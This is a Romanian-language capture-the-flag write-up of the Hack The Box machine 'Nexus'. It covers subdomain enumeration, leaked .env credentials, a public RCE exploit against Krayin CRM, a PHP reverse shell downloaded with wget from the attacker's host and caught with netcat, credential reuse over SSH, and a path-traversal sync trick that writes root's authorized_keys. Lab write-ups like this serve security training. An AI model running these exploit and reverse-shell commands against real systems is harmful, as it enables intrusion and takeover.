

O sa incepem cu un clasic nmap.

```
rgmy@debian1:~/HTB_Machines/Easy/Nexus$ nmap -sV -sC 10.129.33.248
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-27 21:49 EEST
Nmap scan report for 10.129.33.248
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://nexus.htb/
|_ http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.62 seconds
rgmy@debian1:~/HTB_Machines/Easy/Nexus$
```

ssh si http. Deci cel mai probabil e un site.

Cand incerci sa il accesezi el devine automat nexus.htb, deci trebuie sa il adaugam in /etc/hosts sa il putem accesa. BTW, daca nu iti merge ep un browser ca firefox, incearca unul mai antic/vechi. Eu folosesc palemoon sa imi fie mai usor.

M-am uitat puțin pe site și pare interesant la partea de careers, dacă ne uităm jos la *Read to apply*?

O sa vedem un email cam precis al unui angajat.

j.matthew@nexus.htb

Deci, daca o sa ne conectam pe masina, probabil o sa fie ca un user matthew sau ca direct j.matthew.

Acum ca am terminat de analizat site-ul, sa ne uitam la el in cod si poate gasim niste subdomenii.

```
ffuf -u "http://nexus.htb" -H "HOST: FUZZ.nexus.htb" -w  
~/wordlist/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -fs 154
```

Vedem ca am gasit instant doua headere: git si billing

Le adaugam si pe ele in /etc/hosts, si sa vedem daca gasim ceva pe ele.

Daca ne uitam pe pagina git.nexus.htb, in dreapta jos o sa vedem un link API. Il accesam si vedem un meniu swagger.

Acum, sa vedem prin operatiile de get daca avem ceva interesant.

La repository, daca dam un get /repos/search, o sa vedem un raspuns interesant.

```
{
  "ok": true,
  "data": [
    {
      "id": 1,
      "owner": {
        "id": 1,
        "login": "admin",
        "login_name": "",
        "source_id": 0,
        "full_name": "",
        "email": "admin@nexus.htb",
        "avatar_url": "http://git.nexus.htb/avatars/b17d58524b633e08762e81cb2727e6ee",
        "html_url": "http://git.nexus.htb/admin",
        "language": "",
        "is_admin": false,
        "last_login": "0001-01-01T00:00:00Z",
        "created": "2026-04-23T11:44:27Z",
        "restricted": false,
        "active": false,
        "prohibit_login": false,
        "location": "",
        "website": "",
        "description": ""
      }
    }
  ]
}
```

deci avem un user admin. Ok.

admin - numele la user

krayin-docker-setup - numele la repo

Acum, ne uitam pe pagina in partea de stanga sus la explore.

Cand dam click acolo, vedem ca suntem redirectionati pe un fel de git. O sa vedem ca este postat .env si aici aflam ultimul subdomain. imap.nexus.htb, pentru care avem si username si parola scrise acolo.

Il adaugam si pe asta in /etc/hosts

De asemenea, pe pagina asta de commits, o sa vedem ceva interesant. Avem istoricul la commituri, unde avem doua. Al doilea commit este interesant.

DB_DATABASE=krayin

DB_USERNAME=krayin

DB_PASSWORD=N27xh!!2ucY04

		@@ -15,7 +15,7 @@ DB_HOST=krayin-mysql
15	15	DB_PORT=3306
16	16	DB_DATABASE=krayin
17	17	DB_USERNAME=krayin
18	-	DB_PASSWORD=N27xh!!2ucY04


A incercat sa stearga parola.

Sa vedem daca ne putem conecta la aceasta baza de date.

Pe billing.nexus.htb, ne este necesara conectarea. Sa vedem ce emailuri avem temporar.

admin@nexus.htb (cererea de la api-ul swagger, se vede in imagine), in .env avem

laravel@krayincrm.com, si emailul de la inceput. Le incercam pe toate cu aceasta parola gasita si poate merge ceva. A mers ultima.



Acum, sa vedem daca gasim ceva.

Merge pe pagina de setari la users, poate e hard codata acolo parola. Nu e, dar am aflat de la ce vine acel j. Vine de la james. Deci inca un user posibil pentru ssh.

Dashboard / Settings / Users

Users

Search Filter


	ID	Name	Email	Status	Created At
☐	1	james	j.matthew@nexus.htb	Active	2026-04-23 04:20:11

In rest, nu am vazut mare lucru. Hai sa incercam aceiasi parola gasita pentru ssh. Nu a mers. Poate este alta metoda.

La configuration, la IMAP settings, am pus usernameul si parola din .env, poate sunt utile.

Nu au fost.

Nu m-am uitat la ce versiune sunt, poate e mai usor asa.



Ok, poate asta e vulnerabila. Dupa o cautare pe net, am aflat ca e.

[CVE-2026-38526](#)

Vedeti pe git exploitul: <https://github.com/NathanHimself/CVE-2026-38526-PoC>

```
(.venv) rgmy@debian1:~/HTB_Machines/Easy/Nexus$ python3 exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -c 'id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Vedem ca merge. Acum, sa incercam sa facem un reverse shell sa ne conectam noi.

De pe calculatorul nostru, facem un fisier reverse_shell.php cu codul de aici:

<https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php>

Hostam un server http in python (python3 -m http.server), iar de pe nexus, ii dam un wget.

python3 exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -c 'wget http://10.10.16.56:8000/reverse_shell.php'

```
(.venv) rgmy@debian1:~/HTB_Machines/Easy/Nexus$ python3 exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -c 'ls'
0bca0df35882ece6c6ec9b7cd66a4818.php
4f7a47c14515eab173d1ab427bdde615.php
6e2ad97d7e2ec47bb7b6e1a537ff791c.php
734981b52a77631b8de8e1f0cb2439e7.php
a9dce0466b2e059215448cf8e8cd5e9.php
bc8feff0802eaacb3cd8f773b606a55.php
e3628c8c6fe80b3b55419455d03e04af.php
f35cab65f7e8b8d56aa8e75fb32a886e.php
fb9c415d00b92de69b8ef0ea6398f894.php
ff6d5b2b3cc34c9e41b5ca13b9dbc4a1.php
reverse_shell.php
```

Aici am confirmat ca a fost instalat. Acum, il rulam.

```
File "/usr/lib/python3.13/selectors.py", line 398, in select
    fd_event_list = self._selector.poll(timeout)
KeyboardInterrupt

(.venv) rgmy@debian1:~/HTB_Machines/Easy/Nexus$ python3 exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -c 'nc 10.10.16.56 6969'
bash
CTraceback (most recent call last):
  File "/home/rgmy/HTB_Machines/Easy/Nexus/exploit.py", line 53, in <module>
    result = subprocess.run(["curl", "-s", url], capture_output=True, text=True)
  File "/usr/lib/python3.13/subprocess.py", line 556, in run
    stdout, stderr = process.communicate(input, timeout=timeout)
  File "/usr/lib/python3.13/subprocess.py", line 1222, in communicate
    stdout, stderr = self._communicate(input, endtime, timeout)
  File "/usr/lib/python3.13/subprocess.py", line 1228, in _communicate
    ready = selector.select(timeout)
  File "/usr/lib/python3.13/selectors.py", line 398, in select
    fd_event_list = self._selector.poll(timeout)
KeyboardInterrupt

(.venv) rgmy@debian1:~/HTB_Machines/Easy/Nexus$ python3 exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -c 'id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)

(.venv) rgmy@debian1:~/HTB_Machines/Easy/Nexus$ python3 exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -c 'wget http://10.10.16.56:8000/reverse_shell.php'

(.venv) rgmy@debian1:~/HTB_Machines/Easy/Nexus$ python3 exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -c 'nc -l 6969 && /bin/bash'

(.venv) rgmy@debian1:~/HTB_Machines/Easy/Nexus$ python3 exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -c 'ls'
0bca0df35882ece6c6ec9b7cd66a4818.php
4f7a47c14515eab173d1ab427bdde615.php
6e2ad97d7e2ec47bb7b6e1a537ff791c.php
734981b52a77631b8de8e1f0cb2439e7.php
a9dce0466b2e059215448cf8e8cd5e9.php
bc8feff0802eaacb3cd8f773b606a55.php
e3628c8c6fe80b3b55419455d03e04af.php
f35cab65f7e8b8d56aa8e75fb32a886e.php
fb9c415d00b92de69b8ef0ea6398f894.php
ff6d5b2b3cc34c9e41b5ca13b9dbc4a1.php
reverse_shell.php

(.venv) rgmy@debian1:~/HTB_Machines/Easy/Nexus$ python3 exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p 'N27xh!!2ucY04' -c 'php reverse_shell.php'
<html>
<head><title>504 Gateway Time-out</title></head>
<body>
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.24.0 (Ubuntu)</center>
</body>
</html>

(.venv) rgmy@debian1:~/HTB_Machines/Easy/Nexus$
```

```
rgmy@debian1:~$ nc -lvp 6969
Listening on [any] 6969 ...
^C
rgmy@debian1:~$ ^C
rgmy@debian1:~$ nc 10.129.33.248 6969
(UNKNOWN) [10.129.33.248] 6969 (?) : Connection refused
rgmy@debian1:~$ nc -lvp 6969
Listening on [any] 6969 ...
connect to [10.10.16.56] from (UNKNOWN) [10.129.33.248] 46676
Linux nexus 6.8.0-111-generic #111-Ubuntu SMP PREEMPT_DYNAMIC Sat Apr 11 23:16:02 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
20:46:02 up 1:57, 8 user, load average: 0.06, 0.01, 0.00
USER      TVT    FGM      LOGING  IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ ls
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Suntem conectati. [Ignorati incercarile cu netcat x)].

Acum ca suntem in masina, hai sa incercam sa luam mai multe privilegii.

Rulam asta sa ne arate mai ok shellul.

python3 -c 'import pty; pty.spawn("/bin/bash")'

Acum, in home vedem ca avem un fisier krayin si un html.

Hai intai in krayin ca acolo o fost ultima vulnerabilitate. (nu uitati -a)

```
www-data@nexus:~/krayin$ ls -a
ls -a
.          CODE_OF_CONDUCT.md  composer.json  packages  tests
..         LICENSE             composer.lock  phpunit.xml vendor
.editorconfig README.md          config         pint.json  vite.config.js
.env       UPGRADE.md         database       public
.env.example app                example.txt    resources
.gitattributes artisan          lang           routes
.gitignore bootstrap         package.json   storage
```

.env

Interesant.

Aici, vedem o noua parola pentru baza de date.

```
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
```

Hai sa vedem daca asta e la un user. Sa vedem in /etc/passwd ce useri avem.

Nici un james, cum il chema pe victima, dar avem un jones???

jones:x:1000:1000:,,,:/home/jones:/bin/bash

Sa vedem daca merge sa ne conectam la el prin ssh.

```

rgmy@debian1:~$ ssh jones@10.129.33.248
jones@10.129.33.248's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Jun 27 08:58:34 PM UTC 2026

System load:            0.0
Usage of /:             67.0% of 6.48GB
Memory usage:          19%
Swap usage:            0%
Processes:             226
Users logged in:       0
IPv4 address for eth0: 10.129.33.248
IPv6 address for eth0: dead:beef::a0de:adff:fec3:9c40

=> There is 1 zombie process.

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
jones@nexus:~$ |

```

A mers.

Am luat flagul la user.

Am luat linpeas.sh hostandul la mine pe masina si luandu-l cu wget. (nu merge direct de pe git for some reason).

A gasit ca ssh poate fi vulnerabil.

Am observat ca masina are un sistem pentru git.nexus.htb care da autosync cu repourile utilizatorilor, dar el ruleaza cu os si le executa.

Folosim build.py sa il punem pe acel git. Dupa ne uitam de pe jones cand a fost realizat syncul.

O sa vedem acest output in loc de build.py synced.

synced: ../../../../root/.ssh/authorized_keys

Acum ne putem conecta prin ssh ca si root pentru ca cheile au fost salvate in .ssh/authorized_keys.

